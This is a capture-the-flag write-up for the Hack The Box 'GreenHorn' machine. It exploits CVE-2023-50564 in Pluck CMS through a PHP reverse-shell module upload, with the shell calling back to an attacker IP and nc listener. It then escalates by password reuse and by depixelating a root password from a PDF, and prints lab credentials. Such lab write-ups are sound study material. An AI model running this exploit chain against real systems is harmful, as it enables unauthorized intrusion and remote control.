
HTB-GreenHorn



Rustscan

Rustscan finds HTTP, SSH, and port 3000 open. I am not sure what is running on port 3000 so I should look into it later.


rustscan --addresses 10.10.11.25 --range 1-65535

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
3000/tcp	open	ppp	syn-ack

Enumeration

HTTP - TCP 80

After adding greenhorn.htb to /etc/hosts, I can access the website:




http://greenhorn.htb/login.php shows a login page and a Pluck version:



Exploitation

CVE-2023-50564

Googling for known exploits for pluck 4.7.18, I found cve-2023-50564:



Let's use this github POC to exploit this web server:

CVE-2023-50564 (PoC)

This repository contains a Proof of Concept for CVE-2023-50564 vulnerability in Pluck CMS version 4.7.18

Description

CVE-2023-50564 is a vulnerability that allows unauthorized file uploads in Pluck CMS version 4.7.18. This exploit leverages a flaw in the module installation function to upload a ZIP file containing a PHP shell, thereby enabling remote command execution.

Reading the code, it seems like the default password is iloveyoul:

```
login_url = "http://<hostname>/login.php"
upload_url = "http://<hostname>/admin.php?action=installmodule"
headers = {"Referer": login_url,}
login_payload = {"cont1": "iloveyou1","junior": "","submit": "Log in"}
```

I tried testing it out on login.php and it worked:



start

Welcome to the administration center of pluck.

Here you can manage your website. Choose a link in the menu at the top of your screen.

more...



pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Shell as www-data

Before running the exploit, let's first install related module using:

```
pip install requests requests_toolbelt
```

Now clone the exploit git repository:

sudo git clone https://github.com/Rai2en/CVE-2023-50564 Pluck-v4.7.18 PoC.git

```
(yoon kali)-[/opt]
$\sudo git clone https://github.com/Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC.git [sudo] password for yoon:
Cloning into 'CVE-2023-50564_Pluck-v4.7.18_PoC'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 26 (delta 4), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (26/26), 15.46 KiB | 7.73 MiB/s, done.
Resolving deltas: 100% (4/4), done.
```

Modify ip and port from the shell.php:

```
// change the host address and/or port number as necessary
$sh = new Shell('10.10.14.63', 1337);
$sh→run();
unset($sh);
```

Next, create shell.zip with shell.php in it:

```
(yoon⊕ kali)-[/opt/CVE-2023-50564_Pluck-v4.7.18_PoC]
$ sudo zip shell.zip shell.php
adding: shell.php (deflated 72%)
```

Modify the hostname in poc.py:

```
login_url = "http://greenhorn.htb/login.php"
upload_url = "http://greenhorn.htb/admin.php?action=installmodule"|
headers = {"Referer": login_url,}
login_payload = {"cont1": "iloveyou1","junior": "","submit": "Log in"}
```

Lastly, let's run the exploit:

```
(yoon⊕ kali)-[/opt/CVE-2023-50564_Pluck-v4.7.18_PoC]

$ sudo python3 poc.py

ZIP file path: ./shell.zip

Login account

ZIP file download.
```

We get a reverse shell spawned as www-data on our netcat listener:

```
(yoon⊗kali)-[~/Documents/htb]
$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.11.25] 38554
SOCKET: Shell has connected! PID: 9039
whoami
www-data
```

Privesc: www-data to junior

Let's first make the shell more complete using Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@greenhorn:~/html/pluck/data/modules/payload$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Trying out the password iloveyoul for the user junior, it worked, and now we our privilege escalated:

```
www-data@greenhorn:/usr/local/bin$ su junior
su junior
Password: iloveyou1
junior@greenhorn:/usr/local/bin$ whoami
whoami
junior
```

Privesc: junior to root

On junior's home directory, there is a file Using OpenVAS.pdf. Let's transfer it to our Kali attacker machine:

```
junior@greenhorn:~$ ls -al
ls -al
total 76
drwxr-xr-x 3 junior junior 4096 Jun 20 06:36 ..
drwxr-xr-x 4 root root 4096 Jun 20 06:36 ..
lrwxrwxrwx 1 junior junior 9 Jun 11 14:38 .bash_history -> /dev/null
drwx----- 2 junior junior 4096 Jun 20 06:36 .cache
-rw-r---- 1 root junior 33 Aug 19 10:04 user.txt
-rw-r---- 1 root junior 61367 Jun 11 14:39 'Using OpenVAS.pdf'
junior@greenhorn:~$ python3 -m http.server 1234
python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.14.63 - - [19/Aug/2024 12:52:50] "GET /Using%20OpenVAS.pdf HTTP/1.1" 200 -
```

Reading the pdf, it has a pixelated password on it:

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password:

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Using toolds.pdf24, let's first convert pdf to image and download the image file.

depix

Now that we have the pdf as image file, we will use <u>depix</u> to recover pixelated password.

Run depix and we get the recovered password:

```
python3 depix.py -p ~/Downloads/0.png -s
images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o
~/Documents/htb/greenhorn/output.png
```



Recovered password(sidefromsidetheothersidesidefromsidetheotherside) worked for root, and now we have a shell as root:

```
www-data@greenhorn:~$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside
root@greenhorn:/var/www# whoami
whoami
root
```

References

https://github.com/Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC